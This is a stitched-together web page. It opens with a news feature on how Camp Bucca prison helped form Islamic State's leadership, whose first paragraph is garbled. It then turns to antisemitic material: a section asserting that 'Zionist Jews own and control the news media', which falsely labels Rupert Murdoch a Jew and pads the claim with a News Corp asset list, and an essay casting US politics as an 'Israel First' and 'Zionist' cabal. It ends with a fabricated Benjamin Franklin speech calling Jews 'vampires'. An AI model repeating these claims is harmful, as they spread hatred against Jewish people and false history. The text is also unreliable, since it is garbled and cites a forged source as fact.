US Army soldiers carry shot guns as they walk along a corridor separating what they deem to be the most extreme and dangerous detainees held inside the Camp Bucca detention center located near the Kuwait-Iraq border

14 March 2003, in a week-long drive of Iraq, a team of assassins built the southern town of Giarmi, home to one of the Iraq War's most notorious prisons. The sprawling desert base called Camp Bucca, which had assumed some of the Iraq War's most brutal duties during the Kuwait

US Army carry shot guns as they walk along a corridor separating what they deem to be the most extreme and dangerous detainees held inside the Camp Bucca detention center located near the Kuwait-Iraq border

27

In March 2009, in a wind-swept sliver of Iraq, a sense of uncertainty befell the southern town of Garma, home to one of the Iraq War's most notorious prisons. The sprawling detention center called Camp Bucca, which had detained some of the Iraq War's most radical jihadists along the Kuwait border, had just freed hundreds of inhabitants. Families rejoiced, anxiously awaiting their sons, brothers and fathers who had been lost to Bucca for years. But a local official fretted.

"These men weren't planting flowers in a garden," police chief Saad Abbas Mahmoud told The Washington Post's Anthony Shadid, estimating 90 percent of the freed prisoners would soon resume fighting. "They weren't strolling down the street. This problem is both big and dangerous. And regrettably, the Iraqi government and the authorities don't know how big the problem has become."

Mahmoud's assessment of Camp Bucca, which funneled 100,000 detainees through its barracks and closed months later, would prove prescient. The camp now represents an opening chapter in the history of Islamic State — many of its leaders, including Abu Bakr al-Baghdadi, were incarcerated and likely met there. According to former prison commanders, analysts and soldiers, Camp Bucca provided a unique setting for both prisoner radicalization and inmate collaboration — and was formative in the development today's most potent jihadist force.

In all, nine members of the Islamic State's top command did time at Bucca, according to the terrorist analyst organization Soufan Group. Apart from Baghdadi himself, who spent five years there, the leader's number two, Abu Muslim al-Turkmani, as well as senior military leader Haji Bakr, (now deceased), and leader of foreign fighters Abu Qasim were incarcerated there, Soufan said. Though it's likely the men were extremists when they entered Bucca, the group added, it's certain they were when they left.

"Before their detention, Mr al-Baghdadi and others were violent radicals, intent on attacking America," wrote military veteran Andrew Thompson and academic Jeremi Suri in the New York Times this month. "Their time in prison deepened their extremism

and gave them opportunities to broaden their following. The prisons became virtual terrorist universities: the hardened radicals were the professors, the other detainees were the students, and the prison authorities played the role of absent custodian."

It's a scenario that's long confounded law enforcement: how do you crack down on extremism without creating more of it? From the radicalisation of white supremacists in U.S. prisons to the United



Kingdom's disastrous bid in the 1970s to incarcerate Irish Republican Army members, the problem is nothing new: prisons are pools of explosive extremism awaiting a spark.

And at Camp Bucca, there was no shortage of sparks. As news of Baghdadi's tenure at Bucca emerged, former prison commander James Skylar Gerrond remembered many of them. "Re: Badghadi," he wrote on Twitter in July, "Many of us at Camp Bucca were concerned that instead of just holding detainees, we had created a pressure cooker for extremism." He worked at the prison between 2006 and 2007, when it was glutted with tens of thousands of radicals, including Baghdadi. Many were guilty of attacking American soldiers. But many more were not; "simply being a

'suspicious looking' military-aged male in the vicinity of an attack was enough to land one behind bars," according to the Times opinion piece. Shadid reported as much in 2009, confirming many viewed it "as an appalling miscarriage of justice where prisoners were not charged or permitted to see evidence against them and freed detainees may end up swelling the ranks of a subdued insurgency."

That this subdued insurgency eventually caught fire isn't much of a surprise. At the height of the Iraq surge in 2007, when the prison was glutted with 24,000 inmates, it seethed with extremism. Inhabitants were divided along sectarian lines to ameliorate tension, a military report said, and inmates settled their disputes with Islamic law. "Inside the wire at these compounds are Islamic extremists who will maim or kill fellow detainees for behavior they consider against Islam," the military report said.

"Shari'a courts enforce a lot of rules inside the compounds," one soldier quoted in the report said. "Anyone who takes part in behavior which is seen as Western is severely punished by the extremist elements of the compound. It's quite appalling sometimes."

Prison commanders such as Gerrond observed the growing extremism: "There was a huge amount of collective pressure exerted on detainees to become more radical in their beliefs," he told Mother Jones. "Detainees turned to each other for support. If there were radical elements within this support network, there was always the potential that detainees would become more radical."

But the unique setting at Bucca, which thrust together Saddam Hussein's Baathist secularists and Islamic fundamentalists, set the stage for something perhaps worse: collaboration. At the prison, the two seemingly incongruous groups joined to form a union "more than a marriage of convenience", Soufan reported.

Soufan found each group offered the other something it lacked. In the ex-Baathists, jihadists found organizational skills and military discipline. In the jihadists, ex-Baathists found purpose. "In Bucca, the math changed as ideologies adopted military and bureaucratic

traits and as bureaucrats became violent extremists," the Soufan report said.



From the ashes of what former inmates called an "al-Qaeda school," rose the "Islamic State". Indeed, when those inhabitants were freed in 2009, returning to Baghdad, the Post reported, they spoke of two things: their conversion to radicalism — and revenge.

## WHO OWNS AND CONTROLS THE U.S. NEWS MEDIA?



The Wall Street Journal is a standard-bearer in the business world and America's largest newspaper by total circulation. The WSJ provides award-winning journalism through unparalleled financial, business and world news.

Zionist Jews own and control the news media; this is a fact, and here we introduce one of them to our readers:

His name is Keith Rupert Murdoch, an Australian Zionist Jew who was born on March 11, 1931, and now he is an [Australian-American](#) media [magnate](#), founder, Chairman, and chief executive officer ([CEO](#)) of [News Corporation](#). We are told by the Wikipedia that beginning with one newspaper in his native Australia before expanding News Corp. into the United Kingdom, United States and Asian media markets. Murdoch's first permanent foray into television was in the United States where he created [Fox Broadcasting Company](#) in 1986. In the 2000s, he became a leading investor in satellite television, the film industry and the Internet, purchasing a leading American newspaper, [The Wall Street Journal](#). Rupert Murdoch was listed three times in the [Time 100](#) as one among the **most influential people in the world**. He is ranked 13<sup>th</sup> most powerful person in the world in the 2010 [Forbes' The World's Most Powerful People](#) list. With a net worth billions, he is one of the wealthiest persons in the world.

According to Wikipedia, Keith Rupert Murdoch, is an Australian-born American [media mogul](#). His father, Sir [Keith Murdoch](#), was a reporter and editor who became a senior executive of [The Herald and Weekly Times](#) publishing company, covering all [Australian](#) states except [New South Wales](#). After his father's death in 1952, Murdoch declined to join his late father's registered public company and created his own private company, [News Limited](#).

In the 1950s and 1960s, Murdoch acquired a number of newspapers in Australia and [New Zealand](#) before expanding into the [United Kingdom](#) in 1969, taking over the [News of the World](#), followed closely by [The Sun](#). In 1974, Murdoch moved to [New York City](#), to expand into the U.S. market; however, he retained interests in Australia and [Britain](#). In 1981, Murdoch bought [The Times](#), his first British [broadsheet](#) and, in 1985, became a [naturalized](#) U.S. citizen, giving up his Australian citizenship, to satisfy the legal requirement for U.S. television ownership.

In 1986, keen to adopt newer electronic publishing technologies, Murdoch consolidated his UK printing operations in [Wapping](#), causing bitter industrial disputes. His holding company [News Corporation](#) acquired [Twentieth Century Fox](#) (1985), [HarperCollins](#) (1989) and [The Wall Street Journal](#) (2007). Murdoch formed the British broadcaster [BSkyB](#) in 1990 and, during the 1990s, expanded into Asian networks and South American television. By 2000, Murdoch's News Corporation owned over 800 companies in more than 50 countries, with a net worth of over \$5 billion.

In July 2011, Murdoch faced allegations that his companies, including [News of the World](#), owned by News Corporation, had been regularly [hacking the phones](#) of celebrities, royalty, and public citizens. Murdoch faced police and government investigations into bribery and corruption by the British government and [FBI](#) investigations in the U.S. On 21 July 2012, Murdoch resigned as a director of [News International](#).<sup>[\[10\]](#)</sup> On 1 July 2015, Murdoch left his post as CEO of [21st Century Fox](#).<sup>[\[11\]](#)</sup> However, Murdoch and his family continue to own both 21st Century Fox and [News Corp](#) through the Murdoch Family Trust. In July 2016, after the resignation of [Roger Ailes](#) due to accusations of sexual harassment, Murdoch was named the acting CEO of [Fox News](#).

But this is not all. The name of Murdoch's media empire is now called the "News Corp" and below is a list of some of its assets as listed by the Wikipedia:

[1Television stations](#)  
[2Internet services](#)  
[3Magazines and inserts](#)  
[4Newspapers and information services](#)  
[4.1United Kingdom](#)  
[4.2Australia](#)  
[4.2.1Metropolitan newspapers, magazines and news distribution channels](#)  
[4.2.1.1National](#)  
[4.2.1.2New South Wales](#)  
[4.2.1.3Victoria](#)  
[4.2.1.4Queensland](#)

[4.2.1.5South Australia](#)  
[4.2.1.6Western Australia](#)  
[4.2.1.7Tasmania](#)  
[4.2.1.8Northern Territory](#)  
[4.2.2Community suburban newspapers](#)  
[4.2.2.1Sydney](#)  
[4.2.2.2Melbourne](#)  
[4.2.2.3Brisbane](#)  
[4.2.2.4Adelaide](#)  
[4.2.2.5Perth](#)  
[4.2.2.6Darwin](#)  
[4.2.3Regional and rural newspapers](#)  
[4.2.3.1New South Wales](#)  
[4.2.3.2Victoria](#)  
[4.2.3.3Queensland](#)  
[4.2.3.4Tasmania](#)  
[4.2.3.5Northern Territory](#)  
[4.3Papua New Guinea](#)  
[4.4United States](#)  
[4.5International](#)  
[5Books](#)  
[6Former assets](#)  
[6.1Sold](#)  
[6.2Defunct](#)  
[7See also](#)  
[8References](#)  
[9External links](#)  
[Television](#)  
[Foxtel \(50%\)](#)  
[Fox Sports Pty Limited](#)  
[Fox Sports](#)  
[Fox Sports News](#)  
[Fox Footy](#)  
[Australian News Channel](#)  
[Sky News Live](#)  
[Sky News Business](#)  
[Sky News Weather](#)  
[Sky News New Zealand](#)  
[Australia Channel](#)

Internet[edit]  
BallBall—Online soccer broadcasts to Japan, Indonesia and Vietnam  
Punters.com.au — Australian horse racing and bookmaker affiliate  
Magazines and inserts  
All titles sourced from [News Limited – NewsSource: Magazines](#) on 15 October 2010.  
Australian [Golf Digest](#)  
Australian Good Taste (with [Woolworths Supermarkets](#))  
Australian Parents (with Woolworths Supermarkets)  
Best of the Gold Coast Magazine  
[Big League](#)  
Country Style  
Delicious (with the [ABC](#))  
[Donna Hay](#)  
Gardening Australia (with the [ABC](#))  
[GQ Australia](#)  
[Inside Out](#)  
Lifestyle Pools + outdoor design  
[MasterChef Magazine](#)  
[SmartSource Magazine](#)  
Super Food Ideas  
[Vogue Australia](#)  
Newspapers and information services  
United Kingdom  
[News UK](#)  
[The Sun](#)  
[The Times](#)  
[The Sunday Times](#)  
[Press Association](#) (part owned, News UK is one of 26 shareholders)  
Australia  
[News Corp Australia](#)  
Metropolitan newspapers, magazines and news distribution channels  
National, [The Australian](#), including weekly insert magazine *The Deal* and monthly insert magazine *Wish*  
[The Weekend Australian](#) including insert magazine *The Weekend Australian*  
[Australian Associated Press](#) (45%)  
www.news.com.au national online news website  
[New South Wales](#)

*The Daily Telegraph*  
[The Sunday Telegraph](#), including insert magazine *Sunday Magazine Victoria*  
[Herald Sun](#)  
[Sunday Herald Sun](#) including insert magazine *sundaymagazine Lions Raw Queensland*  
[The Courier-Mail](#), including weekly insert magazine *Weekend The Sunday Mail Brisbane News South Australia*  
The Advertiser including the monthly insert the *Adelaide* magazine [Sunday Mail](#)  
  
**Western Australia:**  
[The Sunday Times](#)  
[Tasmania](#)  
[The Mercury](#)  
[The Sunday Tasmanian](#)  
[Northern Territory](#)  
  
**Northern Territory News:**  
[Sunday Territorian](#)  
Community suburban newspapers]  
[Sydney](#)  
[Cumberland/Courier \(NSW\) newspapers](#)  
[Blacktown Advocate](#)  
[Canterbury-Bankstown Express](#)  
  
**Central:**  
[Central Coast Express Advocate](#)  
[Fairfield Advance](#)  
[Hills Shire Times](#)  
[Hornsby and Upper North Shore Advocate](#)  
[Inner West Courier](#)  
[Liverpool Leader](#)  
[Macarthur Chronicle](#)  
[Mt Druitt-St Marys Standard](#)  
[NINETOFIVE](#)

*North Shore Times*  
*Northern District Times*

**NORTHSIDE:**

*Parramatta Advertiser*  
*Penrith Press*  
*Rouse Hill Times*  
*Southern Courier*  
***The Manly Daily***  
*The Mosman Daily*  
*Village Voice Balmain*  
*Wentworth Courier*  
***Melbourne***  
***Leader (Vic) newspapers***  
*Bayside Leader*  
*Berwick/Pakenham Cardinia Leader*  
*Brimbank Leader*  
*Caulfield Glen Eira/Port Philip Leader*  
*Cranbourne Leader*  
*Dandenong/Springvale Dandenong Leader*  
*Diamond Valley Leader*  
*Frankston Standard/Hastings Leader*  
*Free Press Leader*  
*Heidelberg Leader*  
*Hobsons Bay Leader*  
*Hume Leader*  
*Knox Leader*  
*Lilydale & Yarra Valley Leader*  
*Manningham Leader*  
*Maribyrnong Leader*  
*Maroondah Leader*  
*Melbourne Leader*  
*Melton/Moorabool Leader*  
*Moonee Valley Leader*  
*Moorabbin Kingston/Moorabbin Glen Eira Leader*  
*Mordialloc Chelsea Leader*  
*Moreland Leader*  
*Mornington Peninsula Leader*  
*Northcote Leader*

*Preston Leader*  
*Progress Leader*  
*Stonnington Leader*  
*Sunbury/Macedon Ranges Leader*  
*Waverley/Oakleigh Monash Leader*  
*Whitehorse Leader*  
*Whittlesea Leader*  
*Wyndham Leader*  
***Brisbane***

***Quest (QLD) newspapers:***

*Albert & Logan News (Fri.)*  
*Albert & Logan News (Wed.)*  
*Caboolture Shire Herald*  
*Caloundra Journal*  
*City News*  
*City North News*  
*City South News*  
*Ipswich News*  
*Logan West Leader*  
*Maroochy Journal*  
*North-West News*  
*Northern Times*  
*Northside Chronicle*  
*Pine Rivers Press/North Lakes Times*  
*Redcliffe and Bayside Herald*  
*South-East Advertiser*  
*South-West News/Springfield News*  
*Southern Star*  
*The Noosa Journal*  
*weekender*  
*Westside News*  
*Wynnum Herald*  
*Weekender Essential Sunshine Coast*  
***Adelaide***  
***Messenger (SA) newspapers***  
*Adelaide Matters*  
*City Messenger*  
*City North Messenger*

*East Torrens Messenger*  
*Eastern Courier Messenger*  
*Guardian Messenger*  
*Hills & Valley Messenger*  
*Leader Messenger*  
*News Review Messenger*  
*Portside Messenger*  
*Southern Times Messenger*  
*Weekly Times Messenger*  
[\*Perth\*](#)  
[\*Community \(WA\) newspapers\* \(50.1%\)](#)  
*Advocate*  
*Canning Times*  
*Comment News*  
*Eastern Reporter*  
*Fremantle-Cockburn Gazette*  
*Guardian Express*  
*Hills-Avon Valley Gazette*  
*Joondalup-Wanneroo Times*  
*Mandurah Coastal / Pinjarra Murray Times*  
*Melville Times*  
*Midland-Kalamunda Reporter*  
*North Coast Times*  
*Southern Gazette*  
*Stirling Times*  
*Weekend-Kwinana Courier*  
*Weekender*  
*Western Suburbs Weekly*  
[\*Darwin\*](#)  
[\*Sun \(NT\) newspapers\*](#)  
*Darwin Sun*  
*Litchfield Sun*  
*Palmerston Sun*

**Regional and rural newspapers:**

*New South Wales*  
[\*\[edit\]\*](#)  
*Tweed Sun'*  
*Tweed Daily News*  
*Victoria*  
[\*\[edit\]\*](#)

*Echo*  
[\*Geelong Advertiser\*](#)  
[\*GeelongNEWS\*](#)  
*The Weekly Times*  
*Queensland*  
*Bowen Independent*  
*Burden Park Advocate*  
*Cairns Sun*  
[\*Gold Coast Bulletin\*](#)  
*Gold Coast Sun*  
*Herbert River Express*  
*Home Hill Observer*  
*Innisfail Advocate*  
*Northern Miner*  
*Port Douglas & Mossman Gazette*  
*Tablelander – Atherton*  
[\*Tablelands Advertiser\*](#)  
[\*The Cairns Post\*](#)  
*The Noosa News*  
[\*Townsville Bulletin\*](#)  
*Townsville Sun*  
*weekender*  
*Tasmania*  
*Derwent Valley Gazette*  
*Tasmanian Country*

**Northern Territory:**

*Centralian Advocate*  
[\*Papua New Guinea\*](#)  
[\*Papua New Guinea Post-Courier\* \(63%\)](#)

**United States:**

*New York Post*  
[\*Wall Street Journal\*](#)  
[\*realtor.com\*](#)

**International:**

[\*Dow Jones & Company\*](#)  
*Consumer Media Group*

*The Wall Street Journal* – the leading US financial newspaper

*Wall Street Journal Europe*

*Wall Street Journal Asia*

*Barron's* – weekly financial markets magazine

*Marketwatch* – financial news and information website

#### Financial News:

*Heat Street* - news and opinion website

*Mansion Global* - global luxury property website

*Enterprise Media Group*

*Dow Jones Newswires* – global, real-time news and information provider

*Factiva* – provides business news and information together with content delivery tools and services

*Dow Jones Indexes* – stock market indexes and indicators, including the *Dow Jones Industrial Average* (10% ownership)

*Dow Jones Financial Information Services* – produces databases, electronic media, newsletters, conferences, directories, and other information services on specialised markets and industry sectors

*Betten Financial News* – leading Dutch language financial and economic news service

#### Strategic Alliances:

*STOXX (33%)* – joint venture with Deutsche Boerse and SWG Group for the development and distribution of Dow Jones STOXX indices

*Wireless Group*


*Talksport*

All this information and more can be reviewed by clicking on this Internet Link:

[https://en.wikipedia.org/wiki/List\\_of\\_assets\\_owned\\_by\\_News\\_Corp](https://en.wikipedia.org/wiki/List_of_assets_owned_by_News_Corp)

## WHO RULES AMERICA? THE POWER ELITE IN THE TIME OF TRUMP

([View Power Dynamics: Who Rules America? The Power Elite in the Time of Trump | LinkedIn](#))



### World Power Dynamics: Who Rules America? The Power Elite in the Time of Trump

By Prof. James Petras  
Global Research, September 13, 2017

Internet Source Link:

<https://www.linkedin.com/pulse/world-power-dynamics-who-rules-america-elite-time-trump-suarez/>

In the last few months, several competing political, economic and military sectors – linked to distinct ideological and ethnic groups – have clearly emerged at the centers of power.

We can identify some of the key competing and interlocking directorates of the power elite:

1. Free marketers, with the ubiquitous presence of the 'Israel First' crowd.

2. National capitalists, linked to rightwing ideologues.
  3. Generals, linked to the national security and the Pentagon apparatus, as well as defense industry.
  4. Business elites, linked to global capital.
- This essay attempts to define the power wielders and evaluate their range of power and its impact.

#### **The Economic Power Elite: Israel-Firsters and Wall Street CEO's**

'Israel Firsters' dominate the top economic and political positions within the Trump regime and, interestingly, are among the Administration's most vociferous opponents. These include: the Federal Reserve Chairwoman, **Janet Yellen**, as well as her Vice-Chair, **Stanley Fischer**, an Israeli citizen and former (sic) Governor of the Bank of Israel.

**Jared Kushner**, President Trump's son-in-law and an Orthodox Jew, acts as his top adviser on Middle East Affairs. Kushner, a New Jersey real estate mogul, set himself up as the archenemy of the economic nationalists in the Trump inner circle. He supports every Israeli power and land grab in the Middle East and works closely with **David Friedman**, US Ambassador to Israel (and fanatical supporter of the illegal Jewish settlements) and **Jason Greenblatt**, Special Representative for International negotiations. With three Israel-Firsters determining Middle East policy, there is not even a fig leaf of balance.

The Treasury Secretary is **Steven Mnuchin**, a former Goldman Sachs executive, who leads the neo-liberal free market wing of the Wall Street sector within the Trump regime. **Gary Cohn**, a longtime Wall Street influential, heads the National Economic Council. They form the core business advisers and lead the neo-liberal anti-nationalist Trump coalition committed to undermining economic nationalist policies.

An influential voice in the Attorney General's office is **Rod Rosenstein**, who appointed **Robert Mueller** the chief investigator, which led to the removal of nationalists from the Trump Administration.

The fairy godfather of the anti-nationalist Mnuchin-Cohn team is **Lloyd Blankfein**, Goldman Sach's Chairman. The 'Three Israel First banketeers' are spearheading the fight to deregulate the banking sector, which had ravaged the economy, leading to the 2008 collapse and foreclosure of millions of American homeowners and businesses.

The 'Israel-First' free market elite is spread across the entire ruling political spectrum, including ranking Democrats in Congress, led by Senate Minority leader **Charles Schumer** and the Democratic Head of the House Intelligence Committee **Adam Schiff**. The Democratic Party Israel Firsters have allied with their free market brethren in pushing for investigations and mass media campaigns against Trump's economic nationalist supporters and their eventual purge from the administration.

#### **The Military Power Elite: The Generals**

The military power elite has successfully taken over from the elected president in major decision-making. Where once the war powers rested with the President and the Congress, today a collection of fanatical militarists make and execute military policy, decide war zones and push for greater militarization of domestic policing. Trump has turned crucial decisions over to those he fondly calls 'my Generals' as he continues to dodge accusations of corruption and racism.

Trump appointed Four-Star General **James 'Mad Dog' Mattis** (retired USMC) – a general who led the war in Afghanistan and Iraq – as Secretary of Defense. Mattis (whose military 'glories' included bombing a large wedding party in Iraq) is leading the campaign to escalate US military intervention in Afghanistan – a war and occupation that Trump had openly condemned during his campaign. As Defense Secretary, General 'Mad Dog' pushed the under-enthusiastic Trump to announce an increase in US ground troops and air attacks throughout Afghanistan. True to his much-publicized nom-de-guerre, the general is a rabid advocate for a nuclear attack against North Korea.

**Lieutenant General H. R. McMaster** (an active duty Three Star General and long time proponent of expanding the wars in the Middle East and Afghanistan) became National Security Adviser after the purge of Trump's ally **Lt. General Michael Flynn**, who opposed the campaign of confrontation and sanctions against Russia and China. McMaster has been instrumental in removing 'nationalists' from Trump's administration and joins General 'Mad Dog' Mattis in pushing for a greater build-up of US troops in Afghanistan.

**Lt. General John Kelly** (Retired USMC), another Iraq war veteran and Middle East regime change enthusiast, was appointed White House Chief of Staff after the ouster of **Reince Priebus**.

The Administration's Troika of three generals share with the neo-liberal Israel First Senior Advisors to Trump, **Stephen Miller** and **Jared Kushner**, a deep hostility toward Iran and fully endorse Israeli Prime Minister **Netanyahu**'s demand that the 2015 Nuclear Accord with Tehran be scrapped.

Trump's military directorate guarantees that spending for overseas wars will not be affected by budget cuts, recessions or even national disasters.

The 'Generals', the Israel First free marketers and the Democratic Party elite lead the fight against the economic nationalists and have succeeded in ensuring that Obama Era military and economic empire building would remain in place and even expand.

#### **The Economic Nationalist Elite**

The leading strategist and ideologue of Trump's economic nationalist allies in the White House was **Steve Bannon**. He had been chief political architect and Trump adviser during the electoral campaign. Bannon devised an election campaign favoring domestic manufacturers and American workers **against** the Wall Street and multinational corporate free marketers. He developed Trump's attack on the global trade agreements, which had led to the export of capital and the devastation of US manufacturing labor.

Equally significant, Bannon crafted Trump's early public opposition to the generals' 15-year trillion-dollar intervention in Afghanistan and the even more costly series of wars in the Middle East favored by the Israel-Firsters, including the ongoing proxy-mercenary war to overthrow the secular nationalist government of Syria.

Within 8 months of Trump's administration, the combined forces of the free market economic and military elite, the Democratic Party leaders, overt militarists in the Republican Party and their allies in the mass media succeeded in purging Bannon – and marginalized the mass support base for his 'America First' economic nationalist and anti-'regime change' agenda.

The anti-Trump 'alliance' will now target the remaining few economic nationalists in the administration. These include: the CIA Director **Mike Pompeo**, (right) who favors protectionism by weakening the Asian and NAFTA trade agreements and **Peter Navarro**, Chairman of the White House Trade Council. Pompeo and Navarro face strong opposition from the ascendant neoliberal Zionist troika now dominating the Trump regime.

In addition, there is Secretary of Commerce, **Wilbur Ross**, a billionaire and former director of Rothschild Inc., who allied with Bannon in threatening import quotas to address the massive US trade deficit with China and the European Union.

Another Bannon ally is US Trade Representative **Robert Lighthizer** a former military and intelligence analyst with ties to the newsletter Breitbart. He is a strong opponent of the neoliberal, globalizers in and out of the Trump regime.

'Senior Adviser' and Trump speechwriter, **Stephen Miller** actively promotes the travel ban on Muslims and stricter restrictions on immigration. Miller represents the Bannon wing of Trump's zealously pro-Israel cohort.

**Sebastian Gorka**, Trump's Deputy Assistant in military and intelligence affairs, was more an ideologue than analyst, who wrote for Breitbart and rode to office on Bannon's coat tails. Right after

removing Bannon, the ‘Generals’ purged Gorka in early August on accusations of ‘anti-Semitism’.

Whoever remains among Trump’s economic nationalists are significantly handicapped by the loss of Steve Bannon who had provided leadership and direction. However, most have social and economic backgrounds, which also link them to the military power elite on **some** issues and with the pro-Israel free marketers on others. However, their core beliefs had been shaped and defined by Bannon.

#### **The Business Power Elite**

Exxon Mobile CEO **Rex Tillerson**, (left) Trump’s Secretary of State and former Texas Governor **Rick Perry**, Energy Secretary lead the business elite. Meanwhile, the business elite associated with US manufacturing and industry have little direct influence on domestic or foreign policy. While they follow the Wall Street free marketers on domestic policy, they are subordinated to the military elite on foreign policy and are not allied with Steve Bannon’s ideological core.

Trump’s business elite, which has no link to the economic nationalists in the Trump regime, provides a friendlier face to overseas economic allies and adversaries.

#### **Analysis and Conclusion**

The power elite cuts across party affiliations, branches of government and economic strategies. It is not restricted to either political party, Republican or Democratic. It includes free marketers, some economic nationalists, Wall Street power brokers and militarists. All compete and fight for power, wealth and dominance within this administration. The correlation of forces is volatile, changing rapidly in short periods of time – reflecting the lack of cohesion and coherence in the Trump regime.

Never has the US power elite been subject to such monumental changes in composition and direction during the first year of a new regime.

During the Obama Presidency, Wall Street and the Pentagon comfortably shared power with Silicon Valley billionaires and the mass media elite. They were united in pursuing an imperial ‘globalist’ strategy, emphasizing multiple theaters of war and multilateral free trade treaties, which was in the process of reducing millions of American workers to permanent helotry.

With the inauguration of President Trump, this power elite faced challenges and the emergence of a new strategic configuration, which sought drastic changes in US political economic and military policy.

The architect of the Trump’s campaign and strategy, Steve Bannon, sought to displace the global economic and military elite with his alliance of economic nationalists, manufacturing workers and protectionist business elites. Bannon pushed for a major break from Obama’s policy of multiple permanent wars to expanding the domestic market. He proposed troop withdrawal and the end of US military operations in Afghanistan, Syria and Iraq, while increasing a combination of economic, political and military pressure on China. He sought to end sanctions and confrontation against Moscow and fashion economic ties between the giant energy producers in the US and Russia.

While Bannon was initially the chief strategist in the White House, he quickly found himself faced with powerful rivals inside the regime, and ardent opponents among Democratic and Republican globalists and especially from the Zionist – neo-liberals who systematically maneuvered to win strategic economic and policy positions within the regime. Instead of being a coherent platform from which to formulate a new radical economic strategy, the Trump Administration was turned into a chaotic and vicious ‘terrain for struggle’. The Bannon’s economic strategy barely got off the ground.

The mass media and operatives within the state apparatus, linked to Obama’s permanent war strategy, first attacked Trump’s proposed economic reconciliation with Russia. To undermine any ‘de-escalation’, they fabricated the Russian spy and election

manipulation conspiracy. Their first successful shots were fired at Lt. General Michael Flynn, Bannon's ally and key proponent for reversing the Obama/Clinton policy of military confrontation with Russia. Flynn was quickly destroyed and openly threatened with prosecution as a 'Russian agent' in whipped-up hysteria that resembled the heydays of Senator Joseph McCarthy.

Key economic posts in the Trump regime were split between the Israel-Firster neoliberals and the economic nationalists. The 'Deal Maker' President Trump attempted to harness Wall Street-affiliated neoliberal Zionists to the economic nationalists, linked to Trump's working class electoral base, in formulating new trade relations with the EU and China, which would favor US manufacturers. Given the irreconcilable differences between these forces, Trump's naïve 'deal' weakened Bannon, undermined his leadership and wrecked his nationalist economic strategy.

While Bannon had secured several important economic appointees, the Zionist neoliberals undercut their authority. The Fischer-Mnuchin-Cohn cohort successfully set a competing agenda.

The entire Congressional elite from both parties united to paralyze the TrumpBannon agenda. The giant corporate mass media served as a hysterical and rumor-laden megaphone for zealous Congressional and FBI investigators magnifying every nuance of Trump's US Russia relations in search of conspiracy. The combined state-Congressional and Media apparatus overwhelmed the unorganized and unprepared mass base of Bannon electoral coalition which had elected Trump.

Thoroughly defeated, the toothless President Trump retreated in desperate search for a new power configuration, turning his day-to-day operations over to 'his generals'. The elected civilian President of the United States embraced his generals' pursuit of a new military-globalist alliance and escalation of military threats foremost against North Korea, but including Russia and China. Afghanistan was immediately targeted for an expanded intervention.

Trump effectively replaced Bannon's economic nationalist strategy with a revival Obama's multi-war military approach.

The Trump regime re-launched the US attacks on Afghanistan and Syria – exceeding Obama's use of drone attacks on suspected Muslim militants. He intensified sanctions against Russia and Iran, embraced Saudi Arabia's war against the people of Yemen and turned the entire Middle East policy over to his ultra-Zionist Political Advisor (Real Estate mogul and son-in-law) Jared Kushner and US Ambassador to Israel David Friedman.

Trump's retreat turned into a grotesque rout. The Generals embraced the neoliberal Zionists in Treasury and the Congressional global militarists. Communication Director Anthony Scaramucci was fired. Trump's Chief of Staff General Joe Kelly purged Steve Bannon. Sebastian Gorka was kicked out.

The eight months of internal struggle between the economic nationalists and the neoliberals has ended: The Zionist-globalist alliance with Trump's Generals now dominate the Power Elite.

Trump is desperate to adapt to the new configuration, allied to his own Congressional adversaries and the rabidly anti-Trump mass media.

Having all but decimated Trump's economic nationalists and their program, the Power Elite then mounted a series of media-magnified events centering around a local punch-out in Charlottesville, Virginia between 'white supremacists' and 'anti-fascists'. After the confrontation had led to death and injury, the media used Trump's inept attempt to blame both 'baseball bat'-wielding sides, as proof of the President's links to neo-Nazis and the KKK. Neoliberal and Zionists, within the Trump administration and his business councils, all joined in the attack on the President, denouncing his failure to immediately and unilaterally blame rightwing extremists for the mayhem.

Trump is turning to sectors of the business and Congressional elite in a desperate attempt to hold onto waning support via promises to enact massive tax cuts and deregulate the entire private sector.

The decisive issue was no longer over one policy or another or even strategy.

Trump had already lost on all accounts. The 'final solution' to the problem of the election of Donald Trump is moving forward step-by-step – his impeachment and possible arrest by any and all means.

What the rise and destruction of economic nationalism in the 'person' of Donald Trump tells us is that **the American political system cannot tolerate any capitalist reforms that might threaten the imperial globalist power elite.**

Writers and activists used to think that only democratically elected socialist regimes would be the target of systematic coup d'état. Today the political boundaries are far more restrictive. To call for 'economic nationalism', completely within the capitalist system, and seek reciprocal trade agreements is to invite savage political attacks, trumped up conspiracies and internal military takeovers ending in 'regime change'.

The global-militarist elite purge of economic nationalists and anti-militarists was supported by the entire US left with a few notable exceptions. For the first time in history the left became an organizational weapon of the pro-war, pro-Wall Street, pro-Zionist Right in the campaign to oust President Trump. Local movements and leaders, notwithstanding, trade union functionaries, civil rights and immigration politicians, liberals and social democrats have joined in the fight for restoring the worst of all worlds: the Clinton-Bush-Obama/Clinton policy of permanent multiple wars, escalating confrontations with Russia, China, Iran and Venezuela and Trump's deregulation of the US economy and massive tax-cuts for big business.

## WHAT "AMERICA'S FOUNDING FATHERS" SAID ABOUT JEWS

Internet Source Link:

<http://www.federalobserver.com/archive.php?aid=8202>

### BENJAMIN FRANKLIN ON THE JEWS:

From the written records of CHARLES PINCKNEY of South Carolina, of the proceedings during the drafting of the Constitution in 1789 concerning the statement of BENJAMIN FRANKLIN at the convention concerning Jewish immigration. (Original in the Franklin Institute, Philadelphia, Pa., U.S.A.).

"There is a great danger for the United States of America. That great danger is the Jew. Gentlemen, in whichever land the Jews have settled, they have depressed the moral level and lowered the degree of commercial honesty. They have created a State within a State, and when they are opposed, they attempt to strangle the nation financially as in the case of Portugal and Spain.

"For more than 1700 years, they have lamented their sorrowful fate, namely that they were driven out of the motherland but, gentlemen, if the civilized world today should give them back Palestine as their property, they would immediately find pressing reasons for not returning there. Why? Because they are vampires and cannot live on other vampires. They cannot live among themselves. They must live among Christians and others who do not belong to their race.

"If they are not excluded from the United States by the Constitution, within less than a hundred years they will stream into our country in such numbers that they will rule and destroy us and change our form of government for which Americans have shed their blood and sacrificed life, property and personal freedom. If the Jews are not excluded, within 200 years our children will be working in the fields to feed the Jews, while they remain in the Counting House gleefully rubbing their hands."

OSCE - SECRETARY OF STATE - U.S. GOVERNMENT  
Go Home | Home page | George Washington's America

**Back to Homepage**  
**Our Beacon**  
Satirical satirist!

**phpbb**  
Smart. Clever. Different. Intelligent. Unique.  
Be nice. Log in to check your private messages. Log in.

**Benjamin Franklin Warned Against the Jews**

**Our Beacon Forum Index > World History**  
View previous topic | View next topic

